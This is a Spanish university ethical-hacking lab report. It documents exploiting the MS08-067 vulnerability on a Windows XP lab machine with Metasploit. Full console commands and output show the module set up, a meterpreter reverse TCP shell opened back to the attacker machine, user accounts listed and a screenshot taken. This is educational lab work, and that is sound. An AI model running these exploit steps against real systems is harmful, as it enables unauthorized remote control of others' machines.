



Universidad  
Francisco de Vitoria  
UFV Madrid



Hacking Ético

# Metasploit 2

## Primera Intrusión



Gonzalo Pascual Romero

Fecha: 24/11/2023



# Índice

1. Alcance. ....	3
2. Desarrollo del estudio.....	3
3. Conclusiones.....	6



# Alcance

1. Vamos a buscar el módulo que contiene la explotación
  - a. Search netapi ¿por qué esta búsqueda?
  - b. Use <del módulo>
  - c. Show options (y analizarlas)
  - d. Configurar las opciones (RHOSTS, LHOSTS)
  - e. Comprobar que el equipo remoto es vulnerable (check)
  - f. Si es vulnerable, lanzar el exploit (exploit)
  - g. ¿qué pasa?

## Desarrollo del estudio

**Metasploit:** Metasploit es un marco de desarrollo de código abierto que proporciona herramientas para desarrollar, probar y ejecutar exploits contra sistemas informáticos. Facilita a los profesionales de la seguridad y a los hackers la automatización de tareas comunes relacionadas con la penetración y prueba de seguridad. El marco Metasploit incluye módulos para realizar diversas tareas, como la explotación de vulnerabilidades, el análisis de contraseñas, la recopilación de información y la creación de payloads personalizados.

### **Máquinas:**

Máquina atacante: Kali con IP 192.168.1.73

Máquina atacada: Windows XP con IP 192.168.1.74

### **1. Vamos a buscar el módulo que contiene la explotación**

Vamos a trabajar en Metasploit por lo primero será abrir el framework con el comando “msfconsole”

Ahora buscaremos con el comando “search” netapi que es un ataque de explotación que se dirige a ordenadores Windows e intenta explotar un fallo en el analizador de canonicalización de rutas de la biblioteca NetAPI de Server Service a través de una solicitud RPC especialmente diseñada.

En la búsqueda veremos en el número 3 el módulo de la vulnerabilidad MS08-067. Es una vulnerabilidad para la ejecución remota de código y poder tomar el control completo de un sistema basados en Microsoft Windows 2000, Windows XP y Windows Server 2003

```
msf6 > search netapi

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms03_049_netapi      2003-11-11      good  No     MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
1  exploit/windows/smb/ms06_040_netapi      2006-08-08      good  No     MS06-040 Microsoft Server Service NetpWpAthCanonicalize Overflow
2  exploit/windows/smb/ms06_070_wkssvc      2006-11-14      manual No     MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
3  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

Una vez que salgan los resultados usamos el comando “use” más el número del resultado en el que nos ha salido el que queremos, en este caso el 3.

Y una vez dentro del exploit hacemos un “show options” para mostrar las opciones para comprobar que es lo que tenemos que configurar como el RHOST el cual no está incluido y el LHOST que tengo que cambiar porque la IP no es la que tengo

```
msf6 > use 3
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
--      -
RHOSTS    RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.73    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port
```

Como hemos visto en el “show options” hay que cambiar el “RHOST” por la IP de la máquina atacada. Usamos el comando “set RHOST [IP]” y verificar que es vulnerable a dicho exploit con “check” a lo que nos responderá que el objetivo es vulnerable.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.74
RHOST => 192.168.1.74
msf6 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.1.74:445 - The target is vulnerable.
```



Una vez con el check hecho pasamos a cargar el payload y configurar el “LHOST” en el que tendrá que estar nuestra IP

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp

msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.73
LHOST => 192.168.1.73
```

Ahora hacemos un “show options” para comprobar que todo esta correcto antes de ejecutar el exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.1.74    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.73    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting
```

Una vez todo correcto ejecutamos el exploit para hacer la intrusión en la máquina.

Se ejecutará y ya nos meterá en el meterpreter en el que podemos hacer muchas acciones como entrar en la Shell para ejecutar comandos dentro de la terminal de la máquina Windows XP, y hacer pruebas como el net users para ver los usuarios.

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.73:4444
[*] 192.168.1.74:445 - Automatically detecting the target...
[*] 192.168.1.74:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 192.168.1.74:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 192.168.1.74:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.74
[*] Meterpreter session 1 opened (192.168.1.73:4444 -> 192.168.1.74:1041) at 2023-11-19 12:22:23 -0500
```



```
meterpreter > shell
Process 112 created.
Channel 1 created.
Microsoft Windows XP [Versi n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net users
net users


Cuentas de usuario de \\

Administrador          Asistente de ayuda    Invitado
SUPPORT_388945a0
El comando se ha ejecutado con uno o m s errores.

C:\WINDOWS\system32>
```

Fuera del Shell tambi n podemos hacer comandos como el de “screenshot” para hacer una captura de pantalla del sistema atacado

```
meterpreter > screenshot
Screenshot saved to: /home/kali/yQpZYWAc.jpeg
```



## Conclusiones

En esta pr ctica hemos hecho la primera intrusi n en una m quina atacada Windows XP mediante la vulnerabilidad MS08-067 en la que se explota un fallo en el analizador de canonicalizaci n de rutas de la biblioteca NetAPI de Server Service para hacerse con el control de la m quina.

